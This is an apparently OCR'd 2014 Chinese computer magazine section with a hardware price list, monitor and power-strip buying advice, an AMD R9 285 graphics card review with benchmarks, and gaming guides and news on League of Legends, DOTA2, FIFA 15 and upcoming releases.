长城是国内老牌的电源厂商,其产品向来以稳定性高而著称,在用户中拥有非常不错的口碑。这款长城双卡王 BTX-700SE 的额定输出功率达到了 700W,通过了 80PLUS 铜牌认证,最高转换效率超过 85%。这款产品支持宽幅电压,拥有两个 8Pin 的 PCI-E 接口和两个 6Pin 的 PCI-E 接口,完全能够支持两块高端显卡的能耗需求。尽管价格略高,但在额定输出功率 700W 这个水平上无论是做工还是稳定性都值得信赖。

产品型号	参考价格(元)
Intel 处理器	
Celeron G1820 2.7GHz(盒)	235
Pentium G3220 3.0GHz(盒)	360
Pentium G3258 3.2GHz(盒)	460
Core i3 3220 3.3GHz(盒)	700
Core i3 4130 3.4GHz(盒)	740
Core i5 4460 3.2GHz(盒)	1200
Core i5 4670 3.4GHz(盒)	1380
Core i5 4690 3.5GHz(盒)	1445
Core i7 4770 3.4GHz(盒)	1920
Core i7 4790 3.6GHz(盒)	2050
Core i7 4790K 3.6GHz(盒)	2210
AMD 处理器	
A6 6400　3.8GHz(盒)	330
Athlon Ⅱ X4 760K 3.8GHz(盒)	370
A8 5600K　3.6GHz(盒)	500
A8 5800K　3.8GHz(盒)	630
A10 7700K　3.5GHz(盒)	899
A10 6800K　4.1GHz(盒)	799
A10 7850K　3.7GHz(盒)	1100
FX-4300 3.6GHz(盒)	399
FX-8300 3.3GHz(盒)	899
FX-8350 4.0GHz(盒)	1040
DDR3 1600 内存	
宇瞻 经典 4GB	225
宇瞻 经典 8GB	415↓
威刚 万紫千红 4GB	220
威刚 万紫千红 8GB	415↓
金士顿 ValueRAM 4GB	220
金士顿 ValueRAM 8GB	415↓
台式机硬盘	
希捷 酷鱼 500GB	330
希捷 酷鱼 1TB(单碟 1TB)	355
希捷 酷鱼 2TB(双碟装)	525↑
希捷 酷鱼 3TB(三碟装)	745↑
希捷 酷鱼 4TB(四碟装)	1095↓
西部数据 500GB(蓝版)	310↓
西部数据 1TB(绿版)	365
西部数据 2TB(绿版)	520↓
西部数据 2TB(黑版)	855↑
西部数据 3TB(绿版)	725↑
固态硬盘	
金士顿 V300 60GB	295
金士顿 V300 120GB	380
威刚 SP900 64GB	280
威刚 SP900 128GB	390
三星 840 EVO 120GB	440
三星 840 EVO 250GB	855↑
浦科特 M6S 128GB	455
浦科特 M6S 256GB	795
闪迪至尊高速系列 128GB	445
闪迪至尊高速系列 256GB	875
Intel 主板	
昂达 Z87U 魔固版	399↓
技嘉 Z97X-UD3H	969↓
华硕 Z97-A	999
精英 H61H2-MV	299
华擎 B75M-GL	349
映泰 Hi-Fi B85S3E	449
七彩虹 C.B85K 全固态版 V20	299
AMD 主板	
昂达 AX85U 魔固版	399
技嘉 G1.Sniper A88X	649
映泰 Hi-Fi A88W 3D	599
华硕 A88XM-PLUS	469
华擎 FM2A88M-HD+	349↓
精英 A75F2-M2	449
七彩虹 战斧 C.A88AK V15	449
NVIDIA 显卡	
七彩虹 iGame750Ti 烈焰战神 U	999
映众 GTX770 冰龙超级版	2599
昂达 GTX660 典范 2GD5	999↓
EVGA GTX750Ti 2GB Ref.	1049
华硕圣骑士 GTX760-DC2OC-2GD5	1799
技嘉 GV-N75TOC-2GI	1029
索泰 GTX760-2GD5 至尊　1	690
盈通 GTX650-1024GD5 TB 极速版	529
影驰 GT 740 黑将	599
铭瑄 GT740 巨无霸 X2	629
AMD 显卡	
铭瑄 R7 260X 终结者	689
镭风 R7-260X 毒蜥 Twin-1GD5	799
华硕 R9 270-DC2OC-2GD5	1199↓
昂达 R7 250 神盾 1GD5	499
蓝宝石 R9 270 2G 白金版 OC	1199
迪兰恒进 R7 260X 酷能 2G DC	859
希仕 H250Q1G IceQ 1000	599
盈通 R7750-1024GD5 PA 游戏高手	499
液晶显示器	
三星 S23C350B	799
AOC LV291HQM	2799
戴尔 P2314H	1299
飞利浦 227E4QHSD	779↓
LG 23EA63V	1089
HKC T7000+	2099
明基 RL2455HM	1299
宏碁 G226	669
华硕 VS239HR	899
优派 VX2370smh-LED	999
键鼠套装	
摩天手 x130	40
雷柏 X221	69
富勒 MK650	49
微软 无线蓝影桌面套装 2000	169
惠普 黑鲸	79
双飞燕 6300F 同步灵套装	139
精灵 雷神 G5 套装	129
宜博 眼镜蛇套装	139

升级擂台

升级显示器 护眼很重要

浙江 吴哲和:最近好看的美剧相当多,而显示器看着总有些刺眼,追剧相当不爽,因此打算入手一台显示器。寝室好友说,还不如去买个电竞眼镜,可以滤光保护眼睛,效果很不错。于是我也有了购买眼镜的想法,可是另一位室友说自己新买的护眼显示器也很不错,让我也买一款。说实话,小白的我对眼镜和显示器的护眼效果没办法分辨,只有靠站长帮我选择。

室友小卓建议:话说电竞眼镜最近这么火你们都不知道,对于长时间游戏的朋友来说,电竞眼镜可以减少眼睛的疲劳感,对于减少显示器对眼睛的伤害是很不错的选择。而且电竞眼镜一般长得还蛮潮,也兼具太阳镜的一些特点,所以要是戴出去的话,也很新潮哟。

室友寒水建议:之前我也是认识到了保护眼睛这个问题,所以把以前老旧的显示器换了,我在选购前仔细研究了护眼型显示器的特点,最后选择了护眼型显示器,这种显示器标称是完全消除屏幕闪烁,过滤对眼睛有害的蓝光。虽然听着玄乎,不过使用过程中,确实眼睛的疲劳感下降了,所以我觉得你也可以试试。

站长详解:要说到显示器对于眼睛的伤害,基本上可以分为两种,第一种是屏闪,闪烁的屏幕虽然未必能够让你直接用肉眼感知,但是它却实实在在地伤害着你的眼睛,我们经常使用手机对着显示器拍照,从照片上就可以看出闪烁的严重性。一般来讲,屏闪会增加眼睛的疲劳感,对眼睛使用压力非常大,一部分人患近视也是因为这个原因。第二种便是蓝光,相比屏闪,蓝光可能是更为严重的问题,蓝光是最接近紫外线的可见光,可以直接穿透晶状体,直达视网膜,也就是说如果你的显示器蓝光投射过多,会对你的视网膜造成极大的压力,从而导致白内障或黄斑病的产生。所以站长也希望大家重视这个问题,懂得如何保护自己的眼睛。

从吴哲和两位朋友的建议来看,大家都有了保护眼睛的意识,这是非常好的。我们先来看电竞眼镜。作为近一年来非常火热的产品,电竞眼镜的重要诉求点就是为了让玩家能长时间玩游戏且能有效保护眼睛,降低眼睛疲劳度。但需要注意的是,目前电竞眼镜的价格参差不齐,究其原因还是对于新品类的市场规范还不够。目前很多电竞眼镜并不具备阻挡蓝光、降低闪烁对眼睛刺激的作用,而仅仅是用普通偏光镜片来替代。而进口电竞眼镜虽然质量过关,但是其价格和显示器区别不大,性价比不足。

关于护眼型显示器,其实能够说的也不多,也是最近两年兴起的屏幕技术,但它们从根本上消除了屏闪,极大地降低了蓝光对眼睛的刺激。所以就站长看来,护眼型显示器可能更适合这位朋友一些。在购买显示器时也应该注意,所谓的护眼型显示器里面也有很多是滥竽充数的,所以一定要选择信得过的品牌。

站长推荐

明基 EW2440L

参考价格:1349 元

产品亮点:窄边框设计,接口丰富,无屏闪,可过滤蓝光(多模式应用),使该显示器能够保证用户的双眼在长时间面对电脑时不会疲劳。此外,它还可直接连平板、手机。

LG 27MP65VQ

参考价格:1799 元

产品亮点:窄边框设计,接口丰富,无屏闪,可过滤蓝光(按键切换),能够有效保护用户的双眼。此外,该显示器还具备节能设计。

手机扫描二维码
全彩内容随身读

用好排插 注意寝室安全

@DK

很多学生朋友新学期报到时都会着力升级电脑,往往忽略了寝室内的用电环境和用电安全,常在入住寝室后发现缺少排插,而后就顺便买一个排插使用。其实,好排插对于电脑等设备的稳定运行有着莫大的支持,不假思索的选择会给个人应用甚至寝室用电带来不小的隐患。所以,大家还是看看好排插应该怎么选。

了解好排插的标准

由于大多数学校寝室内的墙插并不多,所以排插作为供电线路的延展,在寝室中有相当重要的作用,学生用户不仅仅用它为电脑供电,还要给手机等移动设备充电,所以为了保证供电稳定,必须选择质量过关的好排插。如果是急需使用(非网购),建议大家尽量到大型超市、3C 卖场购买排插,虽然产品可选范围较小(一般都有 APC、公牛、航嘉、突破等品牌),但这些产品大多通过国标认证,不易出现质量问题。

此外,为了保证所买产品的质量,大家在实体店购买时,可注意观察排插是否具备下述几个要点。一是保护功能,大家可通过排插包装上的说明,查看其是否具备过载保护、防雷设计,这可以保证其能够在用电环境不稳定的情况下自动保护用电设备;二是看排插做工,由于大多数排插的包装袋都是透明材质,所以用户可以好好观察一下其外壳做工、插头用料、线缆直径等环节,先看外壳的平整度和手感(工艺精细、接合部紧密、施力不变形的外壳值得放心),再看插头的用料(可尝试用手掰一下,易弯曲则用料不佳),最后看线缆的粗细(看线缆上的横截面积,优质线缆的横截面应该在 0.75mm^2 左右)。三是看排插上注明的最大功率,大家应该根据接入设备的功率来选择相应排插。

对于学生用户来说,除了上述几个选择时的要点需要注意外,为了满足接入多个设备且节省空间的需求,大家可以考虑选择具备 USB 插座的排插,这样可以为你的排插节约出不少空间,使用 USB 线缆就可为设备充电,留出多余的供电插座给无线路由器、电热水壶(泡方便面必备)等设备使用。

推荐产品

航嘉 巧管家PSE-002

参考价格:37 元

特点:符合新国标设计标准,可直连墙插,能有效扩展寝室内稀缺的墙插资源,具备过载保护,外壳具有良好的绝缘性和抗冲击性,配有独立开关,搭载 1 个 USB 充电插座。

公牛GN-U1030

参考价格:59 元

特点:符合新国标,产品内外采用阻燃工程塑料,内部连接及插套采用一体成型铜条连接技术,插套间距较大(适合大型插头),配有挂墙孔,具备两个 USB 充电插座。

APC P6U-CN

参考价格:139 元

特点:插座较多(侧面也有三个插座),具备过载保护设计,采用防火外壳,搭载了可插拔式 USB 插座。APC 排插在耐用性上是主流产品中最为出色的。

PowerCube

参考价格:48 元(基本配置)

特点:模组化、立体化设计,可多个叠加使用,占用空间小且易放置,具备过载保护设计,蝴蝶形插套兼容各种国标插头,具备两个 USB 充电插孔。

责编:熊乐　**美编:**毛代洪　**组版:**况中银　**责校:**杨军
日期:2014.9.22　**投稿邮箱:**pcw-hardware@vip.sina.com

剑指中端

AMD R9 285 显卡评测

手机扫描二维码，全彩内容随身读

今年AMD发布了多款新显卡，但这些产品多是马甲卡当道，很难真正勾起玩家的兴趣。在庆祝图形历史30周年之际，AMD发布了一款全新的中端显卡——R9 285，该显卡亮点在于采用基于改进版GCN架构的Tonga核心。最近迪兰 R9 285 酷能 2G DC和蓝宝石R9 285 2G D5 Dual-X OC两款R9 285显卡几乎同时来到了电脑报评测室，通过这两款显卡，我们得以一窥这款全新显卡的性能。

R9 285 规格详解:比 R9 280 略有缩减

R9 285/R9 280 规格对比表

	R9 280	R9 285
核心代号	Tahiti	Tonga
制程	28nm	28nm
流处理器数量	1792 个	1792 个
纹理单元	112 个	112 个
ROPs	32 个	64 个
显存容量	3GB	2GB
显存位宽	384bit	256bit
核心频率	933MHz	918MHz
显存频率	5000MHz	5500MHz
典型功耗	250W	190W

从规格对比表可以看到，尽管新的R9 285 中 ROPs 单元多了一倍，但是在核心频率、显存位宽、显存容量上有一些缩减，两款显卡在性能上差别应该不大。最值得关注的是，R9 285 的典型功耗仅 190W，比 R9 280 低了不少，这意味着 R9 285 的能效比更高，这是很吸引人的。

R9 285 采用的改进版 GCN 架构也值得详细介绍，改进版 GCN 架构改进了 ACE 前端引擎，每周期增加到了 4 个指令，曲面细分性能有明显的提升。新增了 16 位浮点及整数指令，增加了数据并行处理指令，利于运算性能的提升。最后由于显存位宽进行了缩减，所以 AMD 提升了带宽效率。

全新的 Tonga 核心

两款 R9 285 规格解析

	迪兰 R9 285 酷能 2G DC 国际版	蓝宝石 R9 285 2G D5 Dual-X OC
显卡核心	R9 285	R9 285
核心频率	945MHz	965MHz
显存频率	5500MHz	5500MHz
显存容量	2GB	2GB
显存位宽	256bit	256bit
接口	2×DVI+DP+HDMI	2×DVI+DP+HDMI
参考价格	1799 元	1899 元

迪兰 R9 285 酷能 2G DC 国际版

首批上市的 R9 285 基本都是非公版，这款迪兰 R9 285 酷能 2G DC 国际版仅 21cm 长，对机箱空间的要求不高。显卡频率为 945MHz，比公版的 918MHz 要高出不少，而显存频率则与公版持平。在用料方面，显卡采用的是 5+1+1 相供电设计，配以全固态电容，可为 GPU 提供稳定的电力。同时显卡散热器的风扇值得关注，采用的是迪兰专利刀锋叶片，在 5 个大叶片之间还有 5 个小叶片，该设计可以在较低的转速下提供更大的风量，提升散热效果。

蓝宝石 R9 285 2G D5 Dual-X OC

与上面的迪兰 R9 285 酷能 2G DC 国际版相比，蓝宝石 R9 285 2G D5 Dual-X OC 的核心频率更高，达到了 965MHz，有更好的性能表现。面对更高的散热需求，显卡采用的是 Dual-X 双风扇散热系统，4 热管加全铜底座的设计散热效能出色，即便是在显卡满载状态下，也能将 GPU 温度控制在 80℃以下。

性能实测:全面胜过 GTX 760

显卡性能测试成绩

	迪兰 R9 285 酷能 2G DC	蓝宝石 R9 285 2G D5 Dual-X OC	GeForce GTX760
新 3DMark Fire Strike	6871	6904	5617
3DMark11 P 模式	9524	9691	8546
《生化危机 5》1920×1080 高画质 8AA	181.3fps	187.1fps	166.5fps
《地铁:最后的曙光》 1920×1080 高画质	51.3fps	53.9fps	41.7fps
《失落的星球 2》1920×1080 高画质 8AA	69.8fps	71.3fps	61.6fps
《神偷 4》1920×1080 高画质 4AA	51.3fps	54.2fps	35.8fps

测试平台

CPU:Intel Core i7 4770K
内存:2×DDR3 16000 4GB
主板:技嘉 G1.Sniper Z97
显卡:迪兰 R9 285 酷能 2G DC
蓝宝石 R9 285 2G D5 Dual-X OC
GeForce GTX760
硬盘:希捷 ST2000DM001
显示器:飞利浦 272G5DJEB
系统:Windows 7 旗舰版 64 位

在本次测试中，为了让大家能更清楚地了解 R9 285 的性能到底怎样，我们引入了其直接竞争对手 GTX 760，来进行对比。整个测试分为基准性能测试和游戏测试来考查显卡的性能，其中基准性能测试我们使用的是 3DMark11、新 3DMark 两款软件，游戏测试则使用的是 DX10 游戏《生化危机 5》、DX11 游戏《地铁：最后的曙光》、DX11 游戏《神偷 4》以及《失落的星球 2》。

如上表所示，在《神偷 4》除外的大多数游戏项目中，两款 R9 285 都占有优势，在性能上有大约 10% 的领先，比 R9 280 领先 GTX 760 的幅度更大。《神偷 4》中 GTX 760 成绩之所以差这么多，只是由于 R9 285 有 Mantle 的加持，所以成绩才能大幅领先。

同时我们还注意到，由于蓝宝石 R9 285 2G D5 Dual-X OC 的核心频率更高，所以测试成绩略好于迪兰 R9 285 酷能 2G DC，这是正常的性能表现。

散热测试:满载最高温度不超 75℃，表现不错

散热性能测试

	迪兰 R9 285 酷能 2G DC	蓝宝石 R9 285 2G D5 Dual-X OC
GPU 温度	74℃	72℃

接着在 25℃的室内，我们通过 Furmark 软件，让 GPU 满载运行半小时，然后考查两款显卡的散热性能。

尽管蓝宝石 R9 285 2G D5 Dual-X OC 的 GPU 频率更高，但是得益于 4 热管散热器，散热表现反而更好，最高温度仅 72℃，略微领先于迪兰 R9 285 酷能 2G DC。同时在高转速下，风扇噪音并不大，几乎听不到，比较安静。

迪兰 R9 285 酷能 2G DC 满载运行半小时，GPU 温度稳定在 74℃，这也算是不错的散热表现了，只是风扇在高速运转的时候，明显能听到一些噪音。只不过这些噪音不算太大，还能接受。

功耗测试:实际功耗并不低

功耗测试

	迪兰 R9 285 酷能 2G DC	蓝宝石 R9 285 2G D5 Dual-X OC
待机功耗	48W	50W
满载功耗	231W	234W

看到前面规格表中，R9 285 实际功耗仅 190W，比 R9 280 下降了足足 60W，你是不是感到很激动，那么 R9 285 实际的功耗表现究竟如何呢?

由于蓝宝石 R9 285 2G D5 Dual-X 的频率更高，所以功耗略高。在整个功耗测试中，两款 R9 285 的表现有些让人失望，满载功耗都在 230W 以上，这一成绩其实并不比 R9 280 低了，两者基本处于同一水平。

工程师总结 | 熊乐　合格的继承者


尽管与之前的 R9 280 相比，在显存规格上降低了，但是通过两款显卡的测试成绩可以看到，R9 285 凭借最新的改进型 GCN 架构 GPU，在游戏性能上依然比 R9 280 和 GTX 760 有一定的优势。而且显卡的散热性能不错，功耗也未增加，是 R9 280 合格的继承者。

一般显卡刚上市时，价格偏高，性价比较低，R9 285 也是这样。1799 元~1899 元的价格着实不便宜，要知道处于清货阶段的 R9 280 只卖 1499 元。就目前的情况来看，中端市场上 R9 280 仍是首选，要买 R9 285 的朋友还需等待降价。

接受你的命运吧!

LOL 新英雄黄沙领主阿基尔解析

近日,在LOL美服测试服开始了4.16版本的测试,其中最让人关注的莫过于新英雄黄沙领主的出现,这也是继纳尔之后S4的第四个新英雄。那么,下面就让我们一起来看看这位新英雄到底到底有何特色吧。



天赋符文解析

从阿基尔的属性来看,它属于护甲比较偏低的 AP 英雄,在面对爆发型的 AD 英雄时非常脆弱,所以在符文的选择上,小编比较建议带 3 个护甲的大精华,然后其余的三项小符文则分别带上生命值、护甲、魔抗。

在天赋上,并没有太多的变化,选择比较常见的 21/9/0 的 AP 天赋即可。

技能解析

从被动技能来看,阿基尔每提升 1%的冷却缩减,即可提高 2%的攻击速度,这就意味着你如果多出减 CD 的装备,他所召唤的黄沙士兵的攻速就会更快,这会进一步提升他的输出能力。另外,他可以在被摧毁的防御塔上升起一座类似于防御塔的日轮之盘,虽然攻击力没有防御塔高,但是如果时机掌握得当,在团战中很有作用。

从四个主动技能来看,W 技能是阿基尔的关键,因为它召唤出来士兵后,Q 技能可以控制它进行攻击和位移,E 技能则可以通过士兵进行位移。所以在加点上,我比较推荐主 W 副 Q,E 技能出 1 级的加点方案。通过主升 W 技能加快阿基尔的充能速度以及缩短 CD 时间,Q 技能则可以提升士兵的输出能力,是对线的关键。E 技能则用来追杀或者跑路,前期并不需要点太多。大招 R 则有点类似于亚索的风墙,但是它带有击退敌人的效果,所以是一个非常好的保命技能,在团战中非常有用。

出装思路

了解了阿基尔的技能之后,我们可以看出他的攻击输出大多数都来自于召唤出来的黄沙士兵,自己本身并没有太多的输出能力,而且由于它自身没有爆发技能,所以是一个持续输出的英雄。

所以在装备上,小编觉得可以以减 CD 装和法强血量装为主。在第一件装备上,我选择了秘典,因为前期出雕像,其回蓝能力可以让阿基尔不必担心回蓝的问题,升级之后又有不错的冷却缩减,提升黄沙士兵的攻击速度。第二件装备则可以在时光和冥火之间选择,如果对面拥有泰隆、阿卡丽等强势的突进英雄或者整体处于劣势的话,可以选择出时光增强自己的生存能力,反之则出冥火加强黄沙士兵的攻击力和攻击速度。第三件装备则可以根据对面的英雄来出,如果对面 AD 英雄强势就出冰霜之心,如果 AP 英雄强势就出振奋,它们均可以在提升生存能力的同时,又通过 CD 缩减加快黄沙士兵的攻击速度。最后配合减 CD 鞋,减 CD 的百分比也差不多到了上限,就不需要再堆 CD 装了,最后两件装备大家可以根据自己的喜好或者场上的形势,在帽子、沙漏、冰杖、春哥之间选择。

对线与团战

从定位来看,阿基尔更适合担任中路 AP,在对线方面,由于可以召唤多个黄沙士兵,所以你可以利用 Q 技能让一个士兵对敌方英雄进行骚扰,其他的士兵则可以 A 兵,这样可以有效限制对方补刀。在有了大招之后,你就可以开始游走帮忙 gank 了,通过 E 技能的击飞效果以及大招切断对手的逃生路线,可以起到很好的 gank 作用。

在团战时,阿基尔的大招非常有用,如果被敌方先手的话,你可以立刻用大招冲散敌人的阵型,为队友抵挡对方的输出。同时,你要在团战前线召唤出足够的黄沙士兵,安排好他们的位置,用来保护自己和本方 ADC,也可以把小兵安排在一个安全的位置,方便使用 E 技能跑路。

另外,需要注意的是,如果是在塔下团战的话,可以看准时机使用日轮之盘,会收到意想不到的效果。

火热战报

WEC2014 决赛 EG VS C9

在WEC2014总决赛中,DOTA2项目邀请了EG、C9、NewBee等八支著名战队参赛,虽说EG在8强赛状态不佳输给了VG落入败者组,但是随后他们开始强势反弹,一路过关斩将进入了决赛,最终以2比1的成绩战胜C9获得冠军。今天小编就带着大家一起来回顾一下这场决赛中的三局对决吧。

第一局:掐住七寸 控制获胜

在英雄的选择上,EG 选择了斯温、白虎、沙王、巫妖几个控制力相当强的英雄,而 C9 这边则是选择了修补匠、谜团、幽魂、巫妖等英雄,可以看出这是以修补匠为主的选人思路。

一开始,双方打得比较谨慎,都比较正常地在补兵对线。一直到第 6 分钟,C9 率先发起进攻,三个人抓到了上路的白虎,拿到了一血。此时电魂和沙王立刻支援准备反杀,但是反而失败,让 C9 初期形成了很大的优势,这时候 EG 不敢再冒进,双方进入了打钱出装的僵持期。

一直到斯温和沙王都有了跳刀之后,EG 才开始主动开团,几次团战下来,C9 被消耗了不少,渐渐开始处于劣势。C9 只能靠着修补匠带线,希望能够偷几个塔来挽回局面,但是 EG 派出了 zai 的沙王紧紧盯住了修补匠,每次 EE 的修补匠想要偷塔的时候,都被 zai 抓个正着,于是 C9 只能收缩防守。这就给了 EG 极好的打钱机会,到了第 26 分钟,EG 的装备基本成型,开始主动发起团战。修补匠、巫妖等脆皮几乎就是被秒杀,面对这样的差距,C9 顽抗了一段时间后,只能无奈打出 GG。

DOTA 2 - FINAL

C9 虽然一开始有着 3 血的优势,但是后面 EG 奋起反击,最后 C9 落败!

第二局:C9知耻后勇 扳回一局

由于上一局 EG 的巫妖限制住了 C9 的谜团,所以这次 C9 一开始就 ban 掉了巫妖,EG 这边则选择了以 Rtz 的修补匠为核心的阵容。但这次 C9 选择了幽鬼专门针对 Rtz 的修补匠。

于是,在一开始,Rtz 的修补匠被幽鬼弄得相当难受,补兵被限制,还经常被 gank。同时,EG 的 pdd 所选择的术士也被各种 gank,前 15 分钟基本是被抓得生活不能自理,很快 C9 就建立起了全面的人头和金钱优势。到了 20 分钟后,C9 频频开团,EG 这边由于修补匠和术士被压得实在无法抬头,根本无法组织有效的反击,只能打出 GG,总比分来到 1 比 1。

DOTA 2 - FINAL

再次在开局获得优势,这次 C9 没有让优势旁落,兵不血刃拿下第二局!

第三局:虚空暴走五杀 EG 拿下决胜局!

按照赛制,如果 EG 这一局输了的话,就直接回家,如果赢了就可以进入下一个 BO3,所以这一局对 EG 来说至关重要。

双方这次都选择了自己最擅长的阵容,EG 选择了虚空 + 谜团 + 炼金 + 萨满 + 毒龙的阵容,而 C9 这边则是术士 + 卡尔 + 骨弓 + 先知 + 天怒的组合。在一开始,EG 就表现得非常强势,虚空 + 谜团的配合相当犀利,很快就在线上占据了优势,并且在第 11 分钟的时候配合萨满的大招拿下了 roshan,经济上立刻占据了优势。

虽然如此,C9 也没有慌乱,多次团战双方都打成了平局,进入了拉锯战。在第 24 分钟的时候,出现本局最大的亮点:EG 的虚空大招罩住了 C9 四个人之后,上去将四人一一杀死,这时候 C9 可能觉得死四个太少,又送上了第五个人头,直接让虚空完成了五杀。这次五杀立刻奠定了 EG 的优势,接着 EG 开始不断开团推塔,C9 无力抵抗只能打出 GG,比赛进入了下一个 BO3!

在接下来的 BO3 中,EG 也是乘胜追击连下两局,获得了冠军!

DOTA 2 - FINAL


五杀是本局最大亮点

硬游会评分
8.5
强烈推荐


过关斩将 一球成名

《FIFA 15》试玩版游戏体验

作为EA旗下最具人气的足球游戏,《FIFA》系列一直都深受玩家们的喜爱,其最新的作品《FIFA 15》也将与玩家们见面。日前官网已经放出了试玩版供玩家体验,所以今天小编就带着大家从试玩版中看看,《FIFA 15》到底有些什么样的变化。



超级球星的面部模型在新作里变得更加真实!



本作物理效果不错,在雪地上踢球,球速和球员的跑动能力也会受到影响

新作里,远射的成功率非常低,守门员也是相当给力!

来看场真实足球赛!

从近几代的作品来看, 每一次《FIFA》推出新作,其画面质量都有较大幅度的提升。据悉,本作采用了最新的 EA SPORTS Ignite 引擎进行开发,从实际画面来看,该引擎的效果不错。

首先,球员的面部模型更加趋于真实,特别是内马尔、梅西这样的超级球星, 基本达到了 90%以上的还原程度,其他的一般球星也有 80%左右还原度,已经很少看到大众脸的存在。其次,球员的动作也有了很大的变化, 比如跑动、过人的动作都相当逼真,守门员的扑救也多了不少花哨的动作,看起来观赏性很强。再次,在草坪的细节上,你会发现随着比赛时间的推移,草坪会出现被踢过的划痕,而且在雪地或者雨天的场地上,足球运行也会受到一定程度的影响,非常能够反映出天气对于球场的变化。最后值得一提的是,在慢镜头的回放中,本作加入了真实电视转播中经常针对某个球员的回放镜头,比如在要发界外球或者角球的空隙,就会针对上次进球或者失误的球员,回放他的进球或者失误的画面,让人真的有种在看电视直播的感觉。

当然,有看还得有听,本作在音效上的表现也并不含糊。解说变得更加专业,而且球迷的欢呼声会随着比赛的进行由平静突然到激动,不同国家和不同球队的主场球迷所叫出的口号也各不相同,保证能够让你找到自己主场的气氛。

防守反击,最好选择

通过几场比赛下来,小编觉得本作的动作的确真实不少,许多假动作的实用性也得到了提升,许多其他的设定也变得真实起来。

比如上代中很强力的大力远射在本作中被弱化许多,在踢的前三场比赛中,竟然只有一场进了一脚远射。另外被弱化的就是边路起球以及角球,成功率下降了许多,如果不是反击中有很大的空当,平时的边路起球基本都会被防守球员顶出去, 自己是很难争到头球的,这和真实比赛非常像。

而且,令人发指的就是如果你选择传奇级的难度,你会发现防守队员一个个就是天神下凡,尤其那一脚铲球的成功率之高,根本不会让你有一对一过人成功的机会,所以,本作最高效的进球方式就是打防守反击,抓住防守方立足未稳,进球率相当高。

不要让你的队友失望

除了上述的这些变化之外,本作最大的创新就是增加了情绪系统。顾名思义就是游戏的球员会有自己的情绪。

具体表现在如果你在单刀不进,或者前场 2 打 1 有很好的机会,没有传球而选择射门, 最后又射飞的情况下,你的队友会对你的选择非常失望,从而在接下来的比赛中会出现一些失常的表现。不只是浪费进攻机会,如果出现裁判误判或者乌龙球,也会影响到球员的情绪,出现表现的下滑。

当然,情绪也会有正面的,如果出现连续进球,或者在僵持的时刻进球,会让球员立刻处于兴奋的状态,能力值也会出现提升。因此,在比赛中,你一定要做出正确的选择, 调动队友们的情绪, 这样才能让你的比赛更加顺利地进行。

编辑点评

进步神速,真实与娱乐性平衡

我们可以看出虽然只是试玩版,联赛等系统还没有露出真面目,但是游戏的核心内容已经让我们看到了《FIFA 15》相比前作有了很大的进步。虽说现在随着《实况足球》的每况愈下,《FIFA》系列在市场上已经没有真正的对手,但是 EA 却没有丝毫松懈, 每一次新作都能够让玩家看到新的改变。

这也是为什么《FIFA》系列可以在劣势的情况下,逐渐追上《实况足球》, 现在远远将其甩在身后的原因。对于我们的国产游戏其实是一个很好的启示。

硬游红黑榜

红 《地铁 2033:回归》

作为一款 4 年前的两部曲重制打包作品,本作可以说是堪称良心。首先,改善了前作中画面偏暗以及画质细节上的问题,并且还加入了面具上的霜冻、雨迹效果。其次,在音效上本作进一步提升了游戏神秘性, 并且强化了环境和战斗音效,使得玩家更身临其境。

同时, 游戏还在操作上增加了潜行的要素,并且强化了敌人的 AI,使得玩家在战斗中有了更多的操作性, 同时也需要更多的思考才能完成关卡。可以说,这款重制作品绝对能够让你玩出许多新意来,无论你是玩过还是未玩过的玩家,都推荐你尝试本作。

黑 《神鬼寓言周年纪念版》

这同样是重制作品, 只不过本作重制的是十年前的经典。虽然游戏的画面的确和十年前比有了比较大的改变,但是以现在的游戏标准来看, 画面仍然显得很粗糙, 而且游戏人物的形象设计实在让人无法接受(经过了十年,美工的审美怎么还是如此奇葩?)。

同时, 游戏的键位设置依然有些反人类, 而且最令人无法接受的是本作还不允许自己修改键位。另外, 令人失望的是游戏的玩法基本和十年前的前作没有任何的差别,相信除了粉丝之外,这样的单纯“美工复刻”作品很难吸引到其他玩家。同样是重制作品,为何你就不能学学上面这位同学呢?

新闻速递

PC 版《GTA5》延期上市

备受瞩目的《GTA5》PC 版终于确定发售时间了! 近日,Rockstar 公司就在官网上公布了新版《GTA5》的发售时间, 其中 PS4 版和 Xbox One 版将于 2014 年 11 月 18 日发售,PC 版的发售时间则推迟到了 2015 年 1 月 27 日。

小生: Rockstar 表示为了保证 PC 版的品质, 他们需要对 PC 版的更多细节进行打磨并且进行严格的测试,所以时间将会有所延后。看来,PC 版玩家们只有耐心等上一段时间了。其实要真严格点才是好事情,《GTA4》那种优化超级渣的感受我是不想玩了。

《蝙蝠侠:阿甘骑士》明年 6 月发售

相信各位玩家已经很久没有听到过《蝙蝠侠》系列游戏新作的消息了吧? 如今, 该系列的制作公司 Rocksteady 表示“阿甘”系列将迎来最后的一款作品《蝙蝠侠:阿甘骑士》,而它的具体发售时间将会在 2015 年的 6 月 2 日,届时 PC、PS4、Xbox One 三大平台将会同时发售。

小生:漫画和电影更新了绝对会出新作的,我对开发商的节操毫无信心。

《全面战争》最新作月底亮相

据了解,备受瞩目的《全面战争》系列的最新作品将会在 9 月下旬于伦敦举行的 EGX 游戏展上登台亮相,届时新作的名称、实际的游戏画面都将会一一展现在玩家面前。同时,《罗马 2:全面战争》也已于 9 月 16 日登陆 PC 和 Mac 平台。

小生:战略游戏里最吃硬件的游戏来了……

人物卡

董师傅
星座:狮子座
爱好:美食
研究:硬件、软件和系统

豆豆
星座:天蝎座
爱好:网购
